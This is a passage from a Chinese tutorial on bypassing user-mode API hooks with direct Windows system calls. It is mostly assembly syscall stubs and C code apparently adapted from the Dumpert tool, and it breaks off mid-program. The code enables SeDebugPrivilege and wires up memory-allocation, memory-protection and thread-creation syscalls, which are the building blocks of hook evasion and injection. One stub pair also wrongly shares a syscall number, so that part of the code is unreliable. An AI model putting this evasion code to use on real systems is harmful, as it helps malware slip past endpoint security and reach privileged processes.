用户层的应用程序要想和底层系统交互，通常使用应用程序编程接口（Application Programming Interface ）也就是所谓的API。如果你是编写C/C++应用的Windows程序开发程序员，通常使用 Win32 API。

Win32API是微软封装的一套API接口，由几个DLL（所谓的Win32子系统DLL）组成。在Win32 API下面使用的是Naitve API（ntdll.dll），这个才是真正用户层和系统底层交互的接口，一般称为用户层和内核层之间的桥梁。

但是ntdll中函数大部分都没有被微软记录到官方的开发文档中，为了兼容性问题，大多数情况在写程序时，应该避免直接使用ntdll中的API。


如何通过编程来绕过Win32接口层，直接调用系统API并绕过潜在的Ring3层Hook?

system.asm


```
.code

; Reference: https://j00ru.vexillium.org/syscalls/nt/64/

; Windows 7 SP1 / Server 2008 R2 specific syscalls

NtCreateThread7SP1 proc
        mov r10, rcx
        mov eax, 4Bh
        syscall
        ret
NtCreateThread7SP1 endp

ZwOpenProcess7SP1 proc
        mov r10, rcx
        mov eax, 23h
        syscall
        ret
ZwOpenProcess7SP1 endp

ZwClose7SP1 proc
        mov r10, rcx
        mov eax, 0Ch
        syscall
        ret
ZwClose7SP1 endp

ZwWriteVirtualMemory7SP1 proc
        mov r10, rcx
        mov eax, 37h
        syscall
        ret
ZwWriteVirtualMemory7SP1 endp

ZwProtectVirtualMemory7SP1 proc
        mov r10, rcx
        mov eax, 4Dh
        syscall
        ret
ZwProtectVirtualMemory7SP1 endp

ZwQuerySystemInformation7SP1 proc
        mov r10, rcx
        mov eax, 33h
        syscall
        ret
ZwQuerySystemInformation7SP1 endp

NtAllocateVirtualMemory7SP1 proc
        mov r10, rcx
        mov eax, 15h
        syscall
        ret
NtAllocateVirtualMemory7SP1 endp

NtFreeVirtualMemory7SP1 proc
        mov r10, rcx
        mov eax, 1Bh
        syscall
        ret
NtFreeVirtualMemory7SP1 endp

NtCreateFile7SP1 proc
        mov r10, rcx
        mov eax, 52h
        syscall
        ret
NtCreateFile7SP1 endp

; Windows 8 / Server 2012 specific syscalls

ZwOpenProcess80 proc
        mov r10, rcx
        mov eax, 24h
        syscall
        ret
ZwOpenProcess80 endp

ZwClose80 proc
        mov r10, rcx
        mov eax, 0Dh
        syscall
        ret
ZwClose80 endp

ZwWriteVirtualMemory80 proc
        mov r10, rcx
        mov eax, 38h
        syscall
        ret
ZwWriteVirtualMemory80 endp

ZwProtectVirtualMemory80 proc
        mov r10, rcx
        mov eax, 4Eh
        syscall
        ret
ZwProtectVirtualMemory80 endp

ZwQuerySystemInformation80 proc
        mov r10, rcx
        mov eax, 34h
        syscall
        ret
ZwQuerySystemInformation80 endp

NtAllocateVirtualMemory80 proc
        mov r10, rcx
        mov eax, 16h
        syscall
        ret
NtAllocateVirtualMemory80 endp

NtFreeVirtualMemory80 proc
        mov r10, rcx
        mov eax, 1Ch
        syscall
        ret
NtFreeVirtualMemory80 endp

NtCreateFile80 proc
        mov r10, rcx
        mov eax, 53h
        syscall
        ret
NtCreateFile80 endp

; Windows 8.1 / Server 2012 R2 specific syscalls

NtCreateThread81 proc
        mov r10, rcx
        mov eax, 4Dh
        syscall
        ret
NtCreateThread81 endp

ZwOpenProcess81 proc
        mov r10, rcx
        mov eax, 25h
        syscall
        ret
ZwOpenProcess81 endp

ZwClose81 proc
        mov r10, rcx
        mov eax, 0Eh
        syscall
        ret
ZwClose81 endp

ZwWriteVirtualMemory81 proc
        mov r10, rcx
        mov eax, 39h
        syscall
        ret
ZwWriteVirtualMemory81 endp

ZwProtectVirtualMemory81 proc
        mov r10, rcx
        mov eax, 4Fh
        syscall
        ret
ZwProtectVirtualMemory81 endp

ZwQuerySystemInformation81 proc
        mov r10, rcx
        mov eax, 35h
        syscall
        ret
ZwQuerySystemInformation81 endp

NtAllocateVirtualMemory81 proc
        mov r10, rcx
        mov eax, 17h
        syscall
        ret
NtAllocateVirtualMemory81 endp

NtFreeVirtualMemory81 proc
        mov r10, rcx
        mov eax, 1Dh
        syscall
        ret
NtFreeVirtualMemory81 endp

NtCreateFile81 proc
        mov r10, rcx
        mov eax, 54h
        syscall
        ret
NtCreateFile81 endp

; Windows 10 / Server 2016 specific syscalls

ZwOpenProcess10 proc
        mov r10, rcx
        mov eax, 26h
        syscall
        ret
ZwOpenProcess10 endp

ZwClose10 proc
        mov r10, rcx
        mov eax, 0Fh
        syscall
        ret
ZwClose10 endp

ZwWriteVirtualMemory10 proc
        mov r10, rcx
        mov eax, 3Ah
        syscall
        ret
ZwWriteVirtualMemory10 endp

ZwProtectVirtualMemory10 proc
        mov r10, rcx
        mov eax, 50h
        syscall
        ret
ZwProtectVirtualMemory10 endp

ZwQuerySystemInformation10 proc
        mov r10, rcx
        mov eax, 36h
        syscall
        ret
ZwQuerySystemInformation10 endp

NtAllocateVirtualMemory10 proc
        mov r10, rcx
        mov eax, 18h
        syscall
        ret
NtAllocateVirtualMemory10 endp

NtFreeVirtualMemory10 proc
        mov r10, rcx
        mov eax, 1Eh
        syscall
        ret
NtFreeVirtualMemory10 endp

NtCreateFile10 proc
        mov r10, rcx
        mov eax, 55h
        syscall
        ret
NtCreateFile10 endp

NtCreateThread10 proc
        mov r10, rcx
        mov eax, 4Eh
        syscall
        ret
NtCreateThread10 endp

NtCreateThreadEx10 proc
        mov r10, rcx
        mov eax, 0BBh
        syscall
        ret
NtCreateThreadEx10 endp

NtAllocateVirtualMemoryEx10 proc
        mov r10, rcx
        mov eax, 0BBh
        syscall
        ret
NtAllocateVirtualMemoryEx10 endp
end
```

```
#pragma once

#include <Windows.h>

#define STATUS_SUCCESS 0
```

```c
#define OBJ_CASE_INSENSITIVE 0x00000040L
#define FILE_OVERWRITE_IF 0x00000005
#define FILE_SYNCHRONOUS_IO_NONALERT 0x00000020
typedef LONG KPRIORITY;

#define InitializeObjectAttributes( i, o, a, r, s ) {    \
      (i)->Length = sizeof( OBJECT_ATTRIBUTES );         \
      (i)->RootDirectory = r;                            \
      (i)->Attributes = a;                               \
      (i)->ObjectName = o;                               \
      (i)->SecurityDescriptor = s;                       \
      (i)->SecurityQualityOfService = NULL;              \
   }

typedef struct _UNICODE_STRING {
    USHORT Length;
    USHORT MaximumLength;
    PWSTR  Buffer;
} UNICODE_STRING, * PUNICODE_STRING;

typedef const UNICODE_STRING* PCUNICODE_STRING;

typedef struct _WIN_VER_INFO {
    WCHAR chOSMajorMinor[8];
    DWORD dwBuildNumber;
    UNICODE_STRING ProcName;
    HANDLE hTargetPID;
    LPCSTR lpApiCall;
    INT SystemCall;
} WIN_VER_INFO, * PWIN_VER_INFO;

typedef struct _OBJECT_ATTRIBUTES {
    ULONG Length;
    HANDLE RootDirectory;
    PUNICODE_STRING ObjectName;
    ULONG Attributes;
    PVOID SecurityDescriptor;
    PVOID SecurityQualityOfService;
} OBJECT_ATTRIBUTES, * POBJECT_ATTRIBUTES;

typedef struct _CLIENT_ID {
    HANDLE UniqueProcess;
    HANDLE UniqueThread;
} CLIENT_ID, * PCLIENT_ID;

typedef enum _SYSTEM_INFORMATION_CLASS {
    SystemBasicInformation,
    SystemProcessorInformation,
    SystemPerformanceInformation,
    SystemTimeOfDayInformation,
    SystemPathInformation,
    SystemProcessInformation,
    SystemCallCountInformation,
    SystemDeviceInformation,
    SystemProcessorPerformanceInformation,
    SystemFlagsInformation,
    SystemCallTimeInformation,
    SystemModuleInformation
} SYSTEM_INFORMATION_CLASS, * PSYSTEM_INFORMATION_CLASS;

typedef struct _INITIAL_TEB
{
    struct
    {
        PVOID OldStackBase;
        PVOID OldStackLimit;
    } OldInitialTeb;
    PVOID StackBase;
    PVOID StackLimit;
    PVOID StackAllocationBase;
} INITIAL_TEB, * PINITIAL_TEB;

typedef struct _SYSTEM_PROCESSES {
    ULONG NextEntryDelta;
    ULONG ThreadCount;
    ULONG Reserved1[6];
    LARGE_INTEGER CreateTime;
    LARGE_INTEGER UserTime;
    LARGE_INTEGER KernelTime;
    UNICODE_STRING ProcessName;
    KPRIORITY BasePriority;
    HANDLE ProcessId;
    HANDLE InheritedFromProcessId;
} SYSTEM_PROCESSES, * PSYSTEM_PROCESSES;

typedef struct _IO_STATUS_BLOCK
{
    union
    {
        LONG Status;
        PVOID Pointer;
    };
    ULONG Information;
} IO_STATUS_BLOCK, * PIO_STATUS_BLOCK;


// Windows 7 SP1 / Server 2008 R2 specific Syscalls
EXTERN_C NTSTATUS WINAPI ZwQuerySystemInformation7SP1(SYSTEM_INFORMATION_CLASS SystemInformationClass, PVOID SystemInformation, ULONG SystemInformationLength, PULONG ReturnLength);
EXTERN_C NTSTATUS ZwOpenProcess7SP1(PHANDLE ProcessHandle, ACCESS_MASK DesiredAccess, POBJECT_ATTRIBUTES ObjectAttributes, PCLIENT_ID ClientId);
EXTERN_C NTSTATUS NtFreeVirtualMemory7SP1(HANDLE ProcessHandle, PVOID* BaseAddress, IN OUT PSIZE_T RegionSize, ULONG FreeType);
EXTERN_C NTSTATUS NtAllocateVirtualMemory7SP1(HANDLE ProcessHandle, PVOID* BaseAddress, ULONG_PTR ZeroBits, PSIZE_T RegionSize, ULONG AllocationType, ULONG Protect);
EXTERN_C NTSTATUS ZwProtectVirtualMemory7SP1(IN HANDLE ProcessHandle, IN PVOID* BaseAddress, IN SIZE_T* NumberOfBytesToProtect, IN ULONG NewAccessProtection, OUT PULONG OldAccessProtection);
EXTERN_C NTSTATUS NtCreateThread7SP1(
    OUT PHANDLE ThreadHandle,
    IN  ACCESS_MASK DesiredAccess,
    IN  POBJECT_ATTRIBUTES ObjectAttributes OPTIONAL,
    IN  HANDLE ProcessHandle,
    OUT PCLIENT_ID ClientId,
    IN  PCONTEXT ThreadContext,
    IN  PINITIAL_TEB InitialTeb,
    IN  BOOLEAN CreateSuspended
);

// Windows 8 / Server 2012 specific Syscalls
EXTERN_C NTSTATUS NtAllocateVirtualMemory80(HANDLE ProcessHandle, PVOID* BaseAddress, ULONG_PTR ZeroBits, PSIZE_T RegionSize, ULONG AllocationType, ULONG Protect);
EXTERN_C NTSTATUS NtCreateThread80(
    OUT PHANDLE ThreadHandle,
    IN  ACCESS_MASK DesiredAccess,
    IN  POBJECT_ATTRIBUTES ObjectAttributes OPTIONAL,
    IN  HANDLE ProcessHandle,
    OUT PCLIENT_ID ClientId,
    IN  PCONTEXT ThreadContext,
    IN  PINITIAL_TEB InitialTeb,
    IN  BOOLEAN CreateSuspended
);

// Windows 8.1 / Server 2012 R2 specific Syscalls
EXTERN_C NTSTATUS ZwOpenProcess81(PHANDLE ProcessHandle, ACCESS_MASK DesiredAccess, POBJECT_ATTRIBUTES ObjectAttributes, PCLIENT_ID ClientId);
EXTERN_C NTSTATUS WINAPI ZwQuerySystemInformation81(SYSTEM_INFORMATION_CLASS SystemInformationClass, PVOID SystemInformation, ULONG SystemInformationLength, PULONG ReturnLength);
EXTERN_C NTSTATUS NtFreeVirtualMemory81(HANDLE ProcessHandle, PVOID* BaseAddress, IN OUT PSIZE_T RegionSize, ULONG FreeType);
EXTERN_C NTSTATUS NtAllocateVirtualMemory81(HANDLE ProcessHandle, PVOID* BaseAddress, ULONG_PTR ZeroBits, PSIZE_T RegionSize, ULONG AllocationType, ULONG Protect);
EXTERN_C NTSTATUS ZwProtectVirtualMemory81(IN HANDLE ProcessHandle, IN PVOID* BaseAddress, IN SIZE_T* NumberOfBytesToProtect, IN ULONG NewAccessProtection, OUT PULONG OldAccessProtection);
EXTERN_C NTSTATUS NtCreateThread81(
    OUT PHANDLE ThreadHandle,
    IN  ACCESS_MASK DesiredAccess,
    IN  POBJECT_ATTRIBUTES ObjectAttributes OPTIONAL,
    IN  HANDLE ProcessHandle,
    OUT PCLIENT_ID ClientId,
    IN  PCONTEXT ThreadContext,
    IN  PINITIAL_TEB InitialTeb,
    IN  BOOLEAN CreateSuspended
);

// Windows 10 / Server 2016 specific Syscalls
EXTERN_C NTSTATUS ZwOpenProcess10(PHANDLE ProcessHandle, ACCESS_MASK DesiredAccess, POBJECT_ATTRIBUTES ObjectAttributes, PCLIENT_ID ClientId);
EXTERN_C NTSTATUS WINAPI ZwQuerySystemInformation10(SYSTEM_INFORMATION_CLASS SystemInformationClass, PVOID SystemInformation, ULONG SystemInformationLength, PULONG ReturnLength);
EXTERN_C NTSTATUS NtFreeVirtualMemory10(HANDLE ProcessHandle, PVOID* BaseAddress, IN OUT PSIZE_T RegionSize, ULONG FreeType);
EXTERN_C NTSTATUS NtAllocateVirtualMemory10(HANDLE ProcessHandle, PVOID* BaseAddress, ULONG_PTR ZeroBits, PSIZE_T RegionSize, ULONG AllocationType, ULONG Protect);
EXTERN_C NTSTATUS ZwProtectVirtualMemory10(IN HANDLE ProcessHandle, IN PVOID* BaseAddress, IN SIZE_T* NumberOfBytesToProtect, IN ULONG NewAccessProtection, OUT PULONG OldAccessProtection);
EXTERN_C NTSTATUS NtCreateThread10(
    OUT PHANDLE ThreadHandle,
    IN  ACCESS_MASK DesiredAccess,
    IN  POBJECT_ATTRIBUTES ObjectAttributes OPTIONAL,
    IN  HANDLE ProcessHandle,
    OUT PCLIENT_ID ClientId,
    IN  PCONTEXT ThreadContext,
    IN  PINITIAL_TEB InitialTeb,
    IN  BOOLEAN CreateSuspended
);
EXTERN_C NTSTATUS NtCreateThreadEx10(
    OUT PHANDLE hThread,
    IN ACCESS_MASK DesiredAccess,
    IN LPVOID ObjectAttributes,
    IN HANDLE ProcessHandle,
    IN LPTHREAD_START_ROUTINE lpStartAddress,
    IN LPVOID lpParameter,
    IN BOOL CreateSuspended,
    IN ULONG StackZeroBits,
    IN ULONG SizeOfStackCommit,
    IN ULONG SizeOfStackReserve,
    OUT LPVOID lpBytesBuffer
);
EXTERN_C NTSTATUS NtAllocateVirtualMemoryEx10(
    _In_opt_ HANDLE Process,
    _In_opt_ PVOID* BaseAddress,
    _In_ SIZE_T* RegionSize,
    _In_ ULONG AllocationType,
    _In_ ULONG PageProtection,
    _Inout_updates_opt_(ParameterCount) MEM_EXTENDED_PARAMETER* Parameters,
    _In_ ULONG ParameterCount
);

NTSTATUS(*NtAllocateVirtualMemoryEx) (
    _In_opt_ HANDLE Process,
    _In_opt_ PVOID* BaseAddress,
    _In_ SIZE_T* RegionSize,
    _In_ ULONG AllocationType,
    _In_ ULONG PageProtection,
    _Inout_updates_opt_(ParameterCount) MEM_EXTENDED_PARAMETER* Parameters,
    _In_ ULONG ParameterCount
    );

NTSTATUS(*NtCreateThreadEx) (
    OUT PHANDLE hThread,
    IN ACCESS_MASK DesiredAccess,
    IN LPVOID ObjectAttributes,
    IN HANDLE ProcessHandle,
    IN LPTHREAD_START_ROUTINE lpStartAddress,
    IN LPVOID lpParameter,
    IN BOOL CreateSuspended,
```



```
    IN ULONG StackZeroBits,
    IN ULONG SizeOfStackCommit,
    IN ULONG SizeOfStackReserve,
    OUT LPVOID lpBytesBuffer
    );

NTSTATUS(*NtAllocateVirtualMemory)(
    HANDLE ProcessHandle,
    PVOID* BaseAddress,
    ULONG_PTR ZeroBits,
    PSIZE_T RegionSize,
    ULONG AllocationType,
    ULONG Protect
    );

NTSTATUS(*ZwProtectVirtualMemory)(
    IN HANDLE ProcessHandle,
    IN PVOID* BaseAddress,
    IN SIZE_T* NumberOfBytesToProtect,
    IN ULONG NewAccessProtection,
    OUT PULONG OldAccessProtection
    );

NTSTATUS(*NtFreeVirtualMemory)(
    HANDLE ProcessHandle,
    PVOID* BaseAddress,
    IN OUT PSIZE_T RegionSize,
    ULONG FreeType
    );

NTSTATUS(*ZwOpenProcess)(
    PHANDLE ProcessHandle,
    ACCESS_MASK DesiredAccess,
    POBJECT_ATTRIBUTES ObjectAttributes,
    PCLIENT_ID ClientId
    );

NTSTATUS(WINAPI* ZwQuerySystemInformation)(
    SYSTEM_INFORMATION_CLASS SystemInformationClass,
    PVOID SystemInformation,
    ULONG SystemInformationLength,
    PULONG ReturnLength
    );

NTSTATUS(*NtCreateThread)(
    OUT PHANDLE ThreadHandle,
    IN  ACCESS_MASK DesiredAccess,
    IN  POBJECT_ATTRIBUTES ObjectAttributes OPTIONAL,
    IN  HANDLE ProcessHandle,
    OUT PCLIENT_ID ClientId,
    IN  PCONTEXT ThreadContext,
    IN  PINITIAL_TEB InitialTeb,
    IN  BOOLEAN CreateSuspended
    );

typedef NTSTATUS(NTAPI* _RtlGetVersion)(
    LPOSVERSIONINFOEXW lpVersionInformation
    );

typedef void (WINAPI* _RtlInitUnicodeString)(
    PUNICODE_STRING DestinationString,
    PCWSTR SourceString
    );

typedef NTSYSAPI BOOLEAN(NTAPI* _RtlEqualUnicodeString)(
    PUNICODE_STRING String1,
    PCUNICODE_STRING String2,
    BOOLEAN CaseInSensitive
    );
```



```
#undef  _UNICODE
#define _UNICODE
```

```c
#undef  UNICODE
#define UNICODE

#include <Windows.h>
#include <stdio.h>
#include "Dumpert.h"

#pragma comment (lib, "Dbghelp.lib")

#define RPL_MASK                0x0003
#define MODE_MASK               0x0001
#define KGDT64_NULL             0x0000
#define KGDT64_R0_CODE          0x0010
#define KGDT64_R0_DATA          0x0018
#define KGDT64_R3_CMCODE        0x0020
#define KGDT64_R3_DATA          0x0028
#define KGDT64_R3_CODE          0x0030
#define KGDT64_SYS_TSS          0x0040
#define KGDT64_R3_CMTEB         0x0050
#define KGDT64_R0_LDT           0x0060

DWORD WINAPI StartAddress(LPVOID lpThreadParameter) {
    return ((int(__stdcall*)(LPVOID))lpThreadParameter)(lpThreadParameter);
}

NTSTATUS MyInitTeb(PINITIAL_TEB InitialTeb) {
    PVOID StackBaseAddr = NULL;
    SIZE_T StackSize = 0x1000 * 10;
    NTSTATUS Status;

    Status = NtAllocateVirtualMemory(GetCurrentProcess(),
        (PVOID*)&StackBaseAddr,
        0,
        &StackSize,
        MEM_RESERVE | MEM_COMMIT,
        PAGE_READWRITE);

    if (Status != 0) {
        printf("MyInitStack:%llx\n", Status);
        return Status;
    }
    InitialTeb->StackAllocationBase = (PVOID)StackBaseAddr;
    InitialTeb->StackBase = (PVOID)((INT64)StackBaseAddr + StackSize - 0x1000*5);
    InitialTeb->OldInitialTeb.OldStackBase = NULL;
    InitialTeb->OldInitialTeb.OldStackLimit = NULL;
    InitialTeb->StackLimit = StackBaseAddr;
    return STATUS_SUCCESS;
}

NTSTATUS MyInitContext(
    PCONTEXT pContext,
    PVOID ThreadFuncAddr,
    PVOID FuncArgAddr,
    PVOID StackBaseAddr) {
    // set rsp
    pContext->Rsp = (DWORD64)StackBaseAddr;
    // set ip and rcx
    pContext->Rip = (DWORD64)ThreadFuncAddr;
    pContext->Rcx = (DWORD64)FuncArgAddr;
    // nop
    pContext->Rax = (DWORD64)NULL;
    pContext->Rbx = (DWORD64)NULL;
    pContext->Rdx = (DWORD64)NULL;
    pContext->Rsi = (DWORD64)NULL;
    pContext->Rdi = (DWORD64)NULL;
    pContext->R8 = (DWORD64)NULL;
    pContext->R9 = (DWORD64)NULL;

    // set context flags
    pContext->ContextFlags = CONTEXT_FULL;

    // unknow
    pContext->EFlags = 0x3000;/* IOPL 3 */

    // set seg registers
    pContext->SegGs = KGDT64_R3_DATA | RPL_MASK;
    pContext->SegEs = KGDT64_R3_DATA | RPL_MASK;
    pContext->SegDs = KGDT64_R3_DATA | RPL_MASK;
    pContext->SegCs = KGDT64_R3_CODE | RPL_MASK;
    pContext->SegSs = KGDT64_R3_DATA | RPL_MASK;
    pContext->SegFs = KGDT64_R3_CMTEB | RPL_MASK;

    return STATUS_SUCCESS;
}


BOOL IsElevated() {
    BOOL fRet = FALSE;
    HANDLE hToken = NULL;
    if (OpenProcessToken(GetCurrentProcess(), TOKEN_QUERY, &hToken)) {
        TOKEN_ELEVATION Elevation = { 0 };
        DWORD cbSize = sizeof(TOKEN_ELEVATION);
        if (GetTokenInformation(hToken, TokenElevation, &Elevation, sizeof(Elevation), &cbSize)) {
            fRet = Elevation.TokenIsElevated;
        }
    }
    if (hToken) {
        CloseHandle(hToken);
    }
    return fRet;
}

BOOL SetDebugPrivilege() {
    HANDLE hToken = NULL;
    TOKEN_PRIVILEGES TokenPrivileges = { 0 };

    if (!OpenProcessToken(GetCurrentProcess(), TOKEN_QUERY | TOKEN_ADJUST_PRIVILEGES, &hToken)) {
        return FALSE;
    }

    TokenPrivileges.PrivilegeCount = 1;
    TokenPrivileges.Privileges[0].Attributes = TRUE ? SE_PRIVILEGE_ENABLED : 0;

    LPWSTR lpwPriv = L"SeDebugPrivilege";
    if (!LookupPrivilegeValueW(NULL, (LPCWSTR)lpwPriv, &TokenPrivileges.Privileges[0].Luid)) {
        CloseHandle(hToken);
        return FALSE;
    }

    if (!AdjustTokenPrivileges(hToken, FALSE, &TokenPrivileges, sizeof(TOKEN_PRIVILEGES), NULL, NULL)) {
        CloseHandle(hToken);
        return FALSE;
    }

    CloseHandle(hToken);
    return TRUE;
}


int wmain(int argc, wchar_t* argv[]) {

    // 仅支持64位系统
    if (sizeof(LPVOID) != 8) {
        exit(1);
    }
    //判断是否为管理员权限
    if (!IsElevated()) {
        exit(1);
    }

    SetDebugPrivilege();

    PWIN_VER_INFO pWinVerInfo = (PWIN_VER_INFO)calloc(1, sizeof(WIN_VER_INFO));

    // 获取版本信息
    OSVERSIONINFOEXW osInfo;
    LPWSTR lpOSVersion;
    osInfo.dwOSVersionInfoSize = sizeof(osInfo);

    _RtlGetVersion RtlGetVersion = (_RtlGetVersion)
        GetProcAddress(GetModuleHandle(L"ntdll.dll"), "RtlGetVersion");
    if (RtlGetVersion == NULL) {
        return FALSE;
    }

    wprintf(L"[1] Checking OS version details:\n");
    RtlGetVersion(&osInfo);
    swprintf_s(pWinVerInfo->chOSMajorMinor, _countof(pWinVerInfo->chOSMajorMinor), L"%u.%u", osInfo.dwMajorVersion, osInfo.dwMinorVersion);
    pWinVerInfo->dwBuildNumber = osInfo.dwBuildNumber;

    if (_wcsicmp(pWinVerInfo->chOSMajorMinor, L"10.0") == 0) {
        lpOSVersion = L"10 or Server 2016";
        wprintf(L"  [+] Operating System is Windows %ls, build number %d\n", lpOSVersion, pWinVerInfo->dwBuildNumber);
        wprintf(L"  [+] Mapping version specific System calls.\n");
        NtAllocateVirtualMemory = &NtAllocateVirtualMemory10;
        ZwProtectVirtualMemory = &ZwProtectVirtualMemory10;
        NtCreateThread = &NtCreateThread10;
        pWinVerInfo->SystemCall = 0x3F;
    }
    else if (_wcsicmp(pWinVerInfo->chOSMajorMinor, L"6.1") == 0 && osInfo.dwBuildNumber == 7601) {
        lpOSVersion = L"7 SP1 or Server 2008 R2";
        wprintf(L"  [+] Operating System is Windows %ls, build number %d\n", lpOSVersion, pWinVerInfo->dwBuildNumber);
        wprintf(L"  [+] Mapping version specific System calls.\n");
        NtAllocateVirtualMemory = &NtAllocateVirtualMemory7SP1;
        ZwProtectVirtualMemory = &ZwProtectVirtualMemory7SP1;
        NtCreateThread = &NtCreateThread7SP1;
        pWinVerInfo->SystemCall = 0x3C;
    }
    else if (_wcsicmp(pWinVerInfo->chOSMajorMinor, L"6.2") == 0) {
        lpOSVersion = L"8 or Server 2012";
        wprintf(L"  [+] Operating System is Windows %ls, build number %d\n", lpOSVersion, pWinVerInfo->dwBuildNumber);
        exit(1);
        wprintf(L"  [+] Mapping version specific System calls.\n");
        pWinVerInfo->SystemCall = 0x3D;
    }
    else if (_wcsicmp(pWinVerInfo->chOSMajorMinor, L"6.3") == 0) {
        lpOSVersion = L"8.1 or Server 2012 R2";
        wprintf(L"  [+] Operating System is Windows %ls, build number %d\n", lpOSVersion, pWinVerInfo->dwBuildNumber);
